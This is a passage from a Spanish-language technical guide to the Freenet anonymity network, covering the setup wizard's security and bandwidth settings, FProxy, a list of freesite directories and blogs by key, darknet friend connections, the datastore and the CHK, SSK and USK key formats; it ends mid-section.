6. En caso de seleccionar la opción de solo amigos se puede seleccionar también el nivel de protección contra extraños "*ALTO*" o "*MAXIMO*", en el caso de seleccionar la opción de conectarse con extraños se pueden seleccionar los niveles de protección "*MEDIO*" o "*BAJO*". Si es la primera vez que se utiliza Freenet, es prudente utilizar el perfil de conexión con extraños para poder explorar la red y sus servicios sin problemas de rendimiento, dado que para poder utilizar el perfil de conectarse solamente con amigos y crear una darknet es requisito contar con un mínimo de 5 participantes.

7. Posteriormente se debe seleccionar el tipo de seguridad física del ordenador, de los niveles que aparecen en este paso del asistente se recomienda utilizar un nivel ALTO o MAXIMO.



## Ayudante de Freenet! - Configuraciones de seguridad fisica

**Proteccion si mi computadora es revisada o robada**

Que tanto te preocupa que tu computadora sea fisicamente examinada si es robada o confiscada?

*Le recomendamos firmemente que cifre su disco duro utilizando, por ejemplo, TrueCrypt. Esto proporcionará la mejor protección, especialmente si utiliza aplicaciones de terceros y complementos como Sone y FMS, pero puede llevar algún tiempo instalarlo. De otro modo, puede establecer una contraseña para sus descargas, subidas, y la memoria caché de los sitios web de Freenet visitados recientemente.*

Además, debe cifrar el archivo de intercambio si es posible (este es un archivo temporal utilizado por Linux para proporcionar espacio adicional si se queda sin memoria). Te recomendamos altamente que cifres tu disco duro usando por ejemplo Truecrypt y escoje sguridad BAJO. LOW. Si no has hecho esto, escoge un nivel más alto, pero deberías desactivar o cifrar el archivo temporal (swapfile).

- **BAJO**: Me importa
- **NORMAL**: Me importa
- **ALTO**: Estoy muy preocupado. Cifra todos los datos importantes con una contraseña. (Escoge esto si estás encantado de confiar en una contraseña)
- **MÁXIMO**: Estoy extremadamente preocupado. Cifra todo y no guardes la llave. Borra todo, incluyendo las descargas siempre que Freenet sea reiniciado. (Freenet no recordará lo que has visitado antes del reinicio, por lo que tendrás que descargar material de nuevo; esto podría hacerte un poco más vulnerable a nivel de red pero si estás muy preocupado por una confiscación, escoge esta opción).

Deberías seguir las recomendaciones estándar de seguridad (mantener actualizado, ejecutar un antivirus, no abrir archivos en los que no confías, etc ), y ten en cuenta de que si "ellos" acceden a tu ordenador mientras que está encendido y ejecutando Freenet, ¡ningún nivel de cifrado te ayudará!.

Volver | Próximo

*Imagen 03.03: Niveles de seguridad física.*

8. El siguiente paso del asistente solicita el tamaño que tendrá el datastore de la instancia de Freenet. En este caso, entre más espacio se comparta, mayor será el beneficio para la red y más óptimo el funcionamiento del nodo.

9. Finalmente, el último paso consiste en asignar el ancho de banda que se desea dedicar para Freenet, se recomienda aproximadamente la mitad sobre el límite que establece el ISP del usuario.

Límites de ancho de banda

**Límite de transferencia**

¿Cómo de rápida es su conexión a Internet? Freenet no debería usar más de la mitad de ella. Puede cambiar esta configuración más tarde en la página **Ajustes del núcleo**. Observe que 1 megabit por segundo (1 Mbps) = 128 kibibytes por segundo (128 KiB/s)

| Tipo de conexión | Límite de descarga | Límite de subida | Seleccionar |
|---|---|---|---|
| Velocidad detectada (usar la mitad) | 512 KiB/s (= 4Mbps) | 256 KiB/s | ● (Recomendado) |
| 4 megabits | 256 KiB/s (= 2Mbps) | 16.0 KiB/s | ○ |
| 6 megabits (ADSL1 media) | 384 KiB/s (= 3Mbps) | 16.0 KiB/s | ○ |
| 8 megabits (ADSL1 rápido) | 512 KiB/s (= 4Mbps) | 32.0 KiB/s | ○ |
| 12 megabits (ADSL2 lento) | 768 KiB/s (= 6Mbps) | 64.0 KiB/s | ○ |
| 20 megabits (ADSL2 rápido, conexión por cable/fibra rápida) | 1.25 MiB/s (= 10Mbps) | 64.0 KiB/s | ○ |
| VDSL (20/5) | 1.25 MiB/s (= 10Mbps) | 320 KiB/s | ○ |
| 100 megabits (fibra) | 2.0 MiB/s (= 16Mbps) | 2.0 MiB/s | ○ |
| Introducir un límite de banda ancha personalizado | | | |

Volver Próximo

*Imagen 03.04: Selección de los límites de ancho de banda para uso de Freenet.*

Una vez completados estos pasos, aparecerá en el navegador web la interfaz principal Fproxy, la cual incluye todas las opciones que se encuentran disponibles en la instancia de Freenet recién instalada. Tal como se verá a lo largo de este capítulo, Fproxy representa una de las herramientas más importantes a la hora de acceder a los servicios ocultos que se encuentran disponibles en la webprofunda de Freenet.

Cuando se accede a la interfaz principal de FProxy se pueden apreciar las siguientes opciones:

- ***Browsing:*** Permite interactuar con la red de Freenet realizando búsquedas de FreeSites, subir un Freesite a la red y ver directorios de sitios web en la red.
- ***FileSharing:*** Permite compartir archivos en la red.
- ***Friends:*** Cuenta con todas las herramientas necesarias para ver y agregar amigos al nodo actual. Además, como se verá más adelante, también permite obtener la referencia del nodo, la cual debe ser entregada a los administradores de los otros nodos con los que se desea crear una "darknet" al interior de Freenet.
- ***Discussion:*** Foro público de Freenet.
- ***Status:*** Avisos sobre eventos relacionados con el Nodo.
- ***Configuration:*** Permite modificar opciones de configuración básicas y avanzadas en el nodo. Algunas de dichas opciones aún son experimentales y pueden provocar efectos indeseados sobre el nodo.

- ***Key Utils:*** Utilidades disponibles en el nodo para el tratamiento de claves. Las herramientas disponibles aquí son de vital importancia para realizar ciertas labores, tal como se verá más adelante en este capítulo.

## 3.1.2 Servicios ocultos en Freenet

El funcionamiento de Freenet sigue el mismo esquema que I2P, ya que ambas soluciones de anonimato se enfocan en la creación de una red privada que se compone de usuarios y servicios ocultos. Del mismo modo que I2P, Freenet es una solución "*inproxy*" que se encuentra diseñada específicamente para crear y consumir servicios al interior de la red, pero no permite el acceso directo a Internet por medio de los repetidores que la conforman como es el caso de otras soluciones "*outproxy*" tales como Tor.

### 3.1.2.1 Servicios ocultos para comenzar a descubrir la web profunda de Freenet

Partiendo de Fproxy es posible establecer conexiones con los servicios ocultos que se encuentran disponibles en la red de Freenet. Tal como se ha visto en la sección anterior, se trata de una herramienta que se encuentra disponible en el puerto "8888" y se levanta automáticamente cuando se inicia la instancia de Freenet. Cuenta con todas las herramientas y utilidades necesarias para administrar la instancia local y explorar la web profunda de Freenet. Algunas de dichas herramientas incluyen un listado de servicios ocultos recomendados en la red, un buscador para descubrir servicios ocultos, una sección de marcadores para almacenar un listado de servicios ocultos interesantes y otras características avanzadas que se verán a lo largo de este capítulo. Inicialmente resulta interesante acceder a algunos de los servicios más conocidos en Freenet para saber qué puede ofrecer a los usuarios.

Nota: A diferencia de Tor o I2P, los contenidos en Freenet suelen encontrarse disponibles la mayor parte del tiempo gracias a la arquitectura de esta red anónima, no obstante, como se verá en los siguientes apartados de este capítulo, la disponibilidad de estos contenidos depende directamente de la cantidad de vistas que reciban y el número de "*datastores*" en los que se encuentren integrados. Por otro lado, en el listado de servicios ocultos que se muestra a continuación, solamente se incluye la clave correspondiente a dichos servicios y es necesario utilizar la herramienta "*FProxy*" para poder acceder a ellos y suponiendo que se encuentra en ejecución en el puerto "8888", que es el puerto por defecto, un usuario accederá a cualquier contenido ingresando "http://127.0.0.1:8888/<CLAVE_FREENET>". Como se ha comentado anteriormente "*FProxy*" es una de las herramientas más importantes en Freenet y en este caso concreto, les permitirá a los usuarios el acceso a claves con contenidos en la web profunda de Freenet. La estructura, tipología y funcionamiento de las claves en Freenet se explicará detalladamente más adelante.

#### 3.1.2.1.1 Servicios de búsqueda y directorios

| | |
|---|---|
| **Clave freenet.** | USK@Isel-izgllc8sr~1reXQJz1LNGLIY-voOnLWWOyagYQ,xWfr4py0YZqAQSI-BX7bolDe-kI3DW~i9xHCHd-Bu9k,AQACAAE/linkageddon/1121/ |

| Nombre del servicio. | Linkageddon |
|---|---|
| **Descripción.** | |
| Directorio que contiene varios enlaces a servicios ocultos en la web profunda de Freenet. Se actualiza frecuentemente, pero contiene bastantes contenidos que pueden ser maliciosos u ofensivos, los cuales se encuentran marcados en rojo para advertir al usuario. | |

| | |
|---|---|
| **Clave freenet.** | USK@tiYrPDh~fDeH5V7NZjpp~QuubaHwgks88iwlRXXLLWA,yboLMwX1dChz8fWKjmbdtl38HR5uiCOdIUT86ohUyRg,AQACAAE/nerdageddon/190/ |
| **Nombre del servicio.** | Nerdageddon |
| **Descripción.** | |
| Directorio que se basa en Linkageddon, pero se actualiza frecuentemente y existe bastante control sobre contenidos maliciosos u ofensivos. | |

| | |
|---|---|
| **Clave freenet.** | USK@XJZAi25dd5y7lrxE3cHMmM-xZ-c-hlPpKLYeLC0YG5I,8XTbR1bd9RBXlX6j-OZNednsJ8Cl6EAeBBebC3jtMFU,AQACAAE/index/486/ |
| **Nombre del servicio.** | Enzo's Index |
| **Descripción.** | |
| Directorio de sitios en la web profunda de Freenet mucho más elaborado que Linkageddon o Nerdageddon ya que permite aplicar filtros y los enlaces se encuentran distribuidos por categorías. | |

| | |
|---|---|
| **Clave freenet.** | USK@XJZAi25dd5y7lrxE3cHMmM-xZ-c-hlPpKLYeLC0YG5I,8XTbR1bd9RBXlX6j-OZNednsJ8Cl6EAeBBebC3jtMFU,AQACAAE/index/486/ |
| **Nombre del servicio.** | Gatros Index |
| **Descripción.** | |
| El directorio de "Enzo" era mantenido por un usuario en Freenet que se encargaba de tenerlo actualizado y eliminar contenidos maliciosos. No obstante, hace algún tiempo anunció que iba a abandonar la administración de dicho sitio y publico el código y todos los elementos necesarios para montar su Freesite en otro dominio en Freenet o simplemente para su estudio y/o mejora. "Gatros" es un usuario de Freenet que ha desplegado el software de "Enzo" en un nuevo dominio y como resultado, el directorio de "Gatros" es visualmente igual al directorio de "Enzo", pero con más enlaces, categorías y actualizaciones. | |

| | |
|---|---|
| **Clave freenet.** | USK@XJZAi25dd5y7lrxE3cHMmM-xZ-c-hlPpKLYeLC0YG5I,8XTbR1bd9RBXlX6j-OZNednsJ8Cl6EAeBBebC3jtMFU,AQACAAE/index/486/ |
| **Nombre del servicio.** | Cactus Land |
| **Descripción.** | |
| Directorio con enlaces a Freesites en inglés y francés. | |

### 3.1.2.1.2 Foros, wikis y documentación

| | |
|---|---|
| **Clave freenet.** | USK@pbLjE-km2AvmVjLnHTJuy0oyz5-kiHfBOl~g5eqqmKg,ihxXYe0bwhluP-h3uqx6flumoUv9bQGxwIdICMthMgI,AQACAAE/Technology_Corner/103/11.html |
| **Nombre del servicio.** | FreeReader |
| **Descripción** | |
| Feeds en Freenet de algunos de los sitios en Internet tan populares como wired, slashdot, lifehacker, entre otros. Un servicio que permite acceder a los últimos artículos publicados en dichos sitios de forma anónima desde Freenet. | |

| | |
|---|---|
| **Clave freenet.** | USK@gMF~XKZtOpi3i2EC8TL2CaNsD5te2Y1l9nrzkwaTqbw,bXwkJIgwItb8HyfHmyu3xJiiMK9jTTBR0j0AMkdVLkE,AQACAAE/p2p_papers/3/ |
| **Nombre del servicio.** | P2P Papers |
| **Descripción** | |
| Documentación muy completa sobre investigaciones en el campo del anonimato y las redes P2P | |

| | |
|---|---|
| **Clave freenet.** | USK@2jRNDcx1Hn~eurSPOd9Ai4xIv5bAsaWKxlcNZPTpbJ8,sAY-hDhxDpb8VkXOcPgH~Dj~-Oqcf2uRkQ67Lr2io-U,AQACAAE/lawiki.i2p/6/ |
| **Nombre del servicio.** | LaWiki |
| **Descripción** | |
| Se trata de un clon del servicio oculto "LaWiki" que se encuentra disponible en I2P. Como se ha mencionado en el capítulo destinado a I2P, este servicio oculto es una wiki en castellano con varios manuales sobre el uso de red anónimas y medidas de protección para mantener unos buenos niveles de privacidad y anonimato. | |

| | |
|---|---|
| **Clave freenet.** | USK@1doG4wfofCUOCmQ~tCgVuA8RewjV57oIsGCQ9PWrSUo,G4bXzX7keOFMXE97aG1FSRTkpARxc0f1WQ3GkKStyVk,AQACAAE/flog/38/ |
| **Nombre del servicio.** | Apuntes de un comunista |
| **Descripción** | |
| Se trata de un "flog" en castellano en el que se habla sobre temas de actualidad desde una perspectiva fresca y con un toque muy personal por parte su autor. | |

| | |
|---|---|
| **Clave freenet.** | USK@ImOjJXO4eNuI-aLw2mSHPKCIsg7D~N8Ggp7cw0NKF1U,De50fFQYik~xaFV~HMNahq2g84u11qlvfEx4JEKtNwI,AQACAAE/flog/1/ |
| **Nombre del servicio.** | Hablemos de vídeojuegos |
| **Descripción** | |
| Se trata de un blog en castellano sobre vídeojuegos y gamers. | |

### 3.1.2.1.3 Servicios varios

| | |
|---|---|
| **Clave freenet.** | USK@oRy7ltZLJM-w-kcOBdiZS1pAA8P-BxZ3BPiiqkmfk0E,6a1KFG6S-Bwp6E-MplW52iH~Y3La6GigQVQDeMjI6rg,AQACAAE/deb.mempo.org/61/ |
| **Nombre del servicio.** | Mempo |
| **Descripción** | |
| Se trata de un servicio que se basa completamente en el sistema "Mempo", el cual está conformado por un conjunto de herramientas y librerías que funcionan sobre sistemas basados en Debian y que intenta mejorar la seguridad, privacidad y anonimato del sistema. Además de este servicio oculto, también hay abundante documentación en el siguiente enlace: https://wiki.debian.org/Mempo#Install_Mempo | |

| | |
|---|---|
| **Clave freenet.** | USK@61CwbWgaJH~rMHo1DmxTearAkeLga0CvImnbh0l7yao,XC4FEhpQIh6p3dy7AynyLXeRNyj9yCsYLOX-k3KMJOU,AQACAAE/crypto-work/3/ |
| **Nombre del servicio.** | Crypto-work |
| **Descripción** | |
| Herramientas e información técnica sobre seguridad en comunicaciones y anonimato. | |

| | |
|---|---|
| **Clave freenet.** | USK@flkEtTMu6F3f7Y48dB4mmZiyFbB-iddMGBvtruSE3Vc,sFg1GrDfJ-k6BE8VmqqQjw~iOgOKu-aws8law90GeY8,AQACAAE/agorism/3/ |
| **Nombre del servicio.** | Agorism.info |
| **Descripción** | |
| Documentación variada sobre anarquismo y agorismo. Este servicio se basa completamente en los contenidos que se encuentran disponibles en el sitio: http://www.agorism.info/ | |

# 3.2 Arquitectura

A continuación se explicará en detalle la arquitectura de Freenet y los principales elementos que la componen.

## 3.2.1 Darknets en Freenet

El funcionamiento de Freenet es muy similar al de I2P debido a que siguen el mismo modelo de funcionamiento "*inproxy*", en el que los usuarios podrán establecer conexiones seguras al interior de la red y tienen la capacidad de enrutar tráfico y almacenar información. Evidentemente existen algunas diferencias a nivel técnico y funcional y una de las más llamativas y que desde luego representa una ventaja de Freenet sobre I2P es su capacidad de poder crear redes privadas al interior de Freenet, las cuales como se ha mencionado anteriormente, son comúnmente conocidas como "*darknets* internas". Una "*darknet*" al interior de Freenet le permite a un usuario definir grupos privados de "amigos" con los cuales se podrá comunicar de forma anónima. Este esquema es sin

duda mucho más seguro que permitir que cualquier enrutador pueda contactar con la instancia local del usuario, sin embargo es mucho más lento y el rendimiento suele ser muy pobre, especialmente cuando se tiene pocos "amigos" adicionados en la instancia, de hecho, para poder crear una "*darknet*" al interior de Freenet, uno de los requisitos obligatorios es que se encuentre conformada por al menos cinco integrantes. Este es solamente uno de los requisitos y aunque es el más importante, también debe cumplir con otras condiciones y hay que tener en cuenta ciertas consideraciones que pueden afectar en gran medida el anonimato de un usuario de Freenet:

1. Los "*friends*" son un mecanismo seguro para interactuar con la red de Freenet por medio de un grupo cerrado de nodos con unos niveles de confianza mínimos, esto quiere decir que todo el tráfico que viajará desde la instancia local, pasará por medio de dichos "friends", los cuales podrían simplemente capturar todo el tráfico que pasa por sus interfaces de red aunque el destino de dichos paquetes no sean ellos.

2. Para que el mecanismo de "*friends*" funcione adecuadamente, la comunicación y la confianza debe establecerse en doble sentido, esto quiere decir que no basta con que un usuario adicione a otro como "*friend*", el nodo adicionado debe aceptar dicha solicitud de unión y para hacerlo debe adicionar como "*friend*" al solicitante. Esta es la forma en la que se garantiza la comunicación bidireccional entre ambos nodos y evidentemente, se establece una relación de confianza que no es recomendable si no se conoce a la otra persona.

3. Cuando un usuario adiciona a un "*friend*" y el destinatario de dicha solicitud la acepta, ninguno de los dos nodos podrá interactuar y/o ver los "*friends*" que tiene el otro, a menos que sean comunes a ambos.

4. Todo el tráfico entre los nodos "*friends*" viajará cifrado, lo que quiere decir que es difícil para cualquiera de ellos conocer exactamente qué tipo de información está transportando alguno de los otros nodos.

**Añadir otro contacto**

Introduzca la referencia del nodo directamente:

Introduzca aquí la URL de la referencia:

Elija aquí un documento que contenga una referencia: Examinar... No se ha seleccionado ningún archivo.

**¿Cuanto confías en este amigo?** Cuanto más alto sea el nivel de confianza, más información compartirá Freenet, pero esto te hace más vulnerable si el ordenador de este amigo es incautado o hackeado, o es malvado.

○ **ALTO**: Confío en mi amigo y en su habilidade para proteger su ordenador. Comparte toda la información posible para maximizar el rendimiento.

● **NORMAL**: Confío poco en mi amigo. Compartir alguna información, pero toma algunas precauciones. Ganacia de rendimiento moderada.

○ **BAJO**: No confío en mi amigo. Comparte tan poca información como puedas. Bajo rendimiento. Ten en cuenta que aún así es más seguro que conectarse a desconocidos en casi todos los casos.

**¿Quiere que el resto de sus amigos pueda ver y conectarse a este amigo?** Si permites que tus amigos vean este amigo, y este amigo ve tus amigos, mejorará el rendimiento de modo considerable. Pero puede ser que no quieras que tus otros amigos sepan de este (pero ten en mente que cualquiera que pueda ver tu conexión a internet podría se capaz de vincularlo contigo). El/ella puede también deshabilitar el ser visto por tus amigos.

● **SI**: Contarle a mis otros amigos sobre este amigo, y contarle a este amigo sobre mis otros amigos. Ellos serán capaces de conectarse inmediatamente aunque me encuentre desconectado, mejorando el rendimiento de modo considerable.

○ **SOLO NOMBRE**: Contarle a este amigo de los apodos de otros amigos, y a los otros amigos del apodo de este amigo, para que si se conocen, se puedan conectar entre sí.

○ **NO**: No contarle a mis amigos sobre este amigo y no permitirles a otros amigos que comuniquen mi existencia: Ellos son un contacto oculto.

Proporcione la descripción:

Añadir

*Imagen 03.05: Añadir contactos a una Darknet de Freenet.*

Para adicionar o gestionar Friends en la instancia local de Freenet, es necesario dirigirse a "http://127.0.0.1:8888/friends/". Como se puede ver en la imagen 03.05, es posible agregar un nuevo contacto adicionando su correspondiente referencia en el campo de texto destinado para ello.

Para que otros nodos puedan adicionar a la instancia local como "*friend*", también es necesario que conozcan la referencia del nodo, por este motivo al final de la página web anterior se encuentra la referencia del nodo local, la cual debe ser entregada a los contactos que se han agregado.





*Imagen 03.06: Referencia de un nodo local en Freenet.*

## 3.2.2 Almacenamiento de datos: Datastore en Freenet

Freenet es una red que se caracteriza por forzar a todas las instancias a aportar una pequeña porción para almacenamiento en disco duro. Dicho espacio es conocido como "*datastore*" y es utilizado para almacenar los contenidos que otros usuarios comparten en la red. Una instancia de Freenet tiene muy poco control sobre lo que se almacena en dicho espacio, ya que se encuentra cifrado y su principal objetivo es que los contenidos se encuentren disponibles en la mayor cantidad de "*datastores*" en la red. Bajo este esquema de funcionamiento, los contenidos son resistentes a la censura y a diferencia de otras redes similares como I2P o Tor, su disponibilidad se encuentra garantizada en función al número de instancias que almacenen dicho contenido.

Esto quiere decir que la disponibilidad de un contenido dado, depende directamente de su popularidad, ya que entre más instancias o clientes de Freenet intenten acceder a dicho contenido, éste se descargará de forma automática en cada "*datastore*". Si una instancia de Freenet se encuentra detenida, es posible que los contenidos que se encuentran almacenados en su "*datastore*" local se encuentren replicados en los espacios de almacenamiento de otras instancias de Freenet que si se encontrarán activas y como consecuencia, otros usuarios podrán acceder al contenido almacenado (siempre y cuando se conozca la clave del contenido). Como seguramente el lector se podrá imaginar, se trata de un sistema de almacenamiento distribuido y muy eficiente para evadir la censura y asegurar la disponibilidad de los contenidos, evitando el problema de los servicios ocultos itinerantes tan frecuente en otras redes anónimas.

■ ■ ■

Como se ha explicado anteriormente, los contenidos que se almacenan en el "*datastore*" de una instancia de Freenet se encuentran cifrados y el usuario no tiene control sobre dichos ficheros, el proceso de inserción y borrado de los contenidos que allí se almacenan se basa en la caducidad de los mismos, los cuales son eliminados de forma automática cuando ninguna de las instancias de Freenet en la red lo consultan después de cierto tiempo. Esto quiere decir que para que un contenido sea eliminado de una instancia, ningún usuario de la red debe consultarlo y con el tiempo terminará siendo borrado por caducidad. Este mecanismo permite que la red contenga únicamente aquellos contenidos que son de interés para los usuarios y aquellos que son accedidos con poca frecuencia, terminarán siendo eliminados con el tiempo.

Después de leer detenidamente los párrafos anteriores y reflexionar sobre las posibles consecuencias de utilizar un modelo distribuido como el de Freenet, probablemente el lector sentirá cierta preocupación sobre aquellos contenidos que se encuentran en el espacio cifrado que genera la instancia de Freenet para almacenar contenidos propios y de otros usuarios, ya que como se ha mencionado antes, el control que se tiene sobre este espacio es prácticamente nulo, pudiendo almacenarse cualquier tipo de contenido, legal o ilegal. No obstante debido a esta situación y al poco control que tiene el usuario sobre dicho espacio de almacenamiento, podría ser válido alegar la "negación plausible" sobre el conocimiento de los contenidos almacenados, esto es especialmente válido en el caso de que una entidad fuerte, con suficientes recursos tecnológicos consiga descifrar sus contenidos, una labor que desde luego no es nada fácil.

Por otro lado, los contenidos almacenados en cualquier "*datastore*" no incluyen bajo ningún concepto metadatos o información identificativa que los vincule al propietario de la instancia de Freenet. El espacio reservado para el almacén de datos de una instancia de Freenet es el 5% de espacio disponible en disco si su capacidad es superior a 20GB, 10% si es mayor a 10GB, 512MB si es menor a 10GB, y 256MB si es menor a 5GB. El tamaño de dicho espacio se puede cambiar en cualquier momento. Obviamente, el equipo de Freenet recomienda compartir la mayor cantidad de espacio posible para mejorar la navegación por Freesites y otros servicios disponibles en Freenet, así como para mejorar el rendimiento y disponibilidad general de los contenidos al interior de la red. Freenet permite la configuración del almacén de datos de una instancia y para evitar cualquier tipo de confusión a la hora de modificar las múltiples opciones de configuración de un nodo de Freenet, conviene aclarar que el término "*datastore*" del que se ha hablado en repetidas ocasiones, se refiere a la configuración de un espacio conocido como "*caché*" más el almacén de datos principal. La combinación de ambas secciones corresponde a la porción de los datos más importantes para el comportamiento de la red.

El almacén de datos y la memoria caché trabajan juntos para proporcionar el almacenamiento principal de la red ("*datastore*"). La caché es simplemente una copia de cada bloque de datos que pasa a través del nodo. Esta memoria suele llenarse rápidamente y cuando esto sucede, los bloques antiguos se eliminan para hacer espacio a los nuevos. Para mitigar el hecho de que la cache suele llenarse rápidamente y los bloques antiguos se eliminan con cierta frecuencia, también hay un almacén de datos persistente. Por otro lado sólo una fracción de los bloques que pasan por el nodo consiguen ser guardados en el almacén de datos, sólo aquellos bloques que debido a su ubicación, tienen mejores posibilidades de ser encontrados con respecto a otros nodos adyacentes. Debido a

esto, el almacén de datos tarda más en llenarse y los bloques antiguos tardan más tiempo antes de ser sobrescritos.

Los valores por defecto de estos espacios de almacenamiento se pueden editar muy fácilmente desde la aplicación "*FProxy*", concretamente en la sección correspondiente a "Configuración → Ajustes esenciales". También se puede acceder a dicha página de configuración accediendo a la siguiente ruta: http://localhost:8888/config/node.

La imagen 03.07 enseña las principales opciones de configuración que permiten establecer los tamaños a la caché y el almacén de datos, ambas secciones como se ha mencionado antes, conforman lo que se conoce como el "*datastore*".





*Imagen 03.07: Configuración de los espacios de almacenamiento en Freenet.*

## 3.2.3 Funcionamiento de las claves en Freenet

Como se ha explicado en secciones anteriores de este capítulo, los ficheros almacenados en un nodo de Freenet se pueden encontrar replicados en otros nodos que contienen una copia de este mismo fichero en formato comprimido, fragmentados en trozos de 32KB y cifrados, lo que permite que los contenidos se encuentren descentralizados y acceder a ellos sea mucho más sencillo dependiendo de su popularidad, es decir, la frecuencia con la que otros nodos en la red descargan y almacenan el contenido en el "*datastore*" de su instancia. Sin embargo, para que la información que se almacena en cada nodo pueda ser identificable y sobre todo, descifrada por otros nodos, los contenidos se encuentran vinculados a diferentes tipos de claves. Dichas claves son simplemente hashes que no guardan ningún tipo de relación con el contenido del fichero o su "semántica", lo que quiere decir que las claves no revelan ningún tipo de detalle sobre el contenido. Para acceder a cualquier

contenido en Freenet, es necesario conocer la clave que tiene asociada y además, existen diferentes clasificaciones las cuales se explicarán a continuación.

Los tipos de claves en Freenet son: CHK (*Content Hash Key*), SSK (*Signed Subspace Key*), USK (*Updatable Subspace Key*) y KSK (*Keyword Signed Key*).

**Claves CHK (Content Hash Key)**
Un hash es el resultado de convertir una pieza de datos en un número relativamente pequeño que funciona como "*fingerprint*" identificativo de dicha pieza de datos, esto quiere decir que de este modo, si por algún motivo el contenido del fichero cambia, aunque se trate de un cambio pequeño, el hash del fichero cambia completamente. Teniendo esto claro, una clave CHK es el tipo más habitual y conocido. Los contenidos con este tipo de clave corresponden a ficheros estáticos, tales como documentos de texto, vídeos, PDF, etc. Donde la CHK es simplemente el hash del contenido del fichero que identifica de forma única al mismo. De esta forma, no es posible que dos ficheros con contenidos diferentes, tengan el mismo CHK. Este tipo de clave se compone de las siguientes secciones:

- *Hash del fichero.*
- *Clave de descifrado que permite acceder al fichero en texto legible*
- *Configuración criptográfica usada.*

El formato de este tipo de direcciones es el siguiente:

```
CHK@hash,clave descifrado,config. criptográfica
```

La clave de descifrado se encuentra almacenada en el interior del fichero, por lo tanto no es posible descifrar el fichero sin la clave CHK correspondiente.

**Claves SSK (Signed Subspace Key)**
Se trata de claves que identifican contenidos dinámicos que cambian con bastante frecuencia, como por ejemplo los servicios ocultos que están relacionados con Freesites. Funcionan de tal forma que se pueden actualizar los contenidos de forma distribuida con un mecanismo de no repudio, lo que quiere decir que nadie puede modificar un contenido con este tipo de claves y afirmar que ha sido alguien más quien lo ha hecho. Funciona con criptografía de clave pública, de esta forma el autor de un sitio web puede firmar sus contenidos y solamente las personas que tienen la clave privada podrán realizar modificaciones sobre dicho contenido. A diferencia de las CHK, las SSK contienen 5 partes:

- *Hash de clave pública:* Fingerprint del fichero.
- *Clave de descifrado del documento:* Solamente conocida por los clientes y no por los nodos que almacenan datos, así que ningún nodo puede descifrar estos datos sin la dirección completa, en este sentido funciona exactamente igual que las claves CHK.
- *Configuración criptográfica usada.*
- *Nombre seleccionado por el usuario.*

- *Versión actual del contenido.* Número que se incrementa cada vez que existe una modificación en el contenido.

El formato de este tipo de direcciones es el siguiente:

`SSK@hash,clave descifrado,config. Criptográfica /NOMBRE_CONTENIDOOSITIO, NÚMERO_VERSIÓN`

Para que este tipo de clave funcione correctamente, se sigue el siguiente procedimiento:

1. El autor crea una clave asimétrica (clave pública y privada para firmar el contenido)
2. El autor crea una clave simétrica (clave para realizar el proceso de cifrado y descifrado)
3. El fichero es cifrado con la clave simétrica y firmado con la clave privada y la firma se almacena en el fichero, los nodos solamente almacenarán la clave pública, por lo tanto ningún nodo podrá conocer realmente el contenido que esta almacenando ya que no dispone de la clave para descifrar el contenido.

**Claves USK (Updateable Subspace Keys)**
Se trata de un tipo de claves que sirven de envoltorio para las claves del tipo SSK, de hecho las USK son SSK, la diferencia radica en que las claves USK se encargan de enlazar la última versión del contenido vinculado con la clave SSK en cuestión. Es mucho más sencillo de utilizar ya que oculta todo el proceso de búsqueda de las últimas versiones de un contenido con clave SSK.

El formato de este tipo de direcciones es el siguiente:

`USK@hash,clave descifrado,config. Criptografica /NOMBRE_SITIO, NÚMERO_VERSIÓN`

Dependiendo del valor positivo o negativo del número de la versión, el comportamiento cambia tal como se explica a continuación.

**Número de versión positivo**
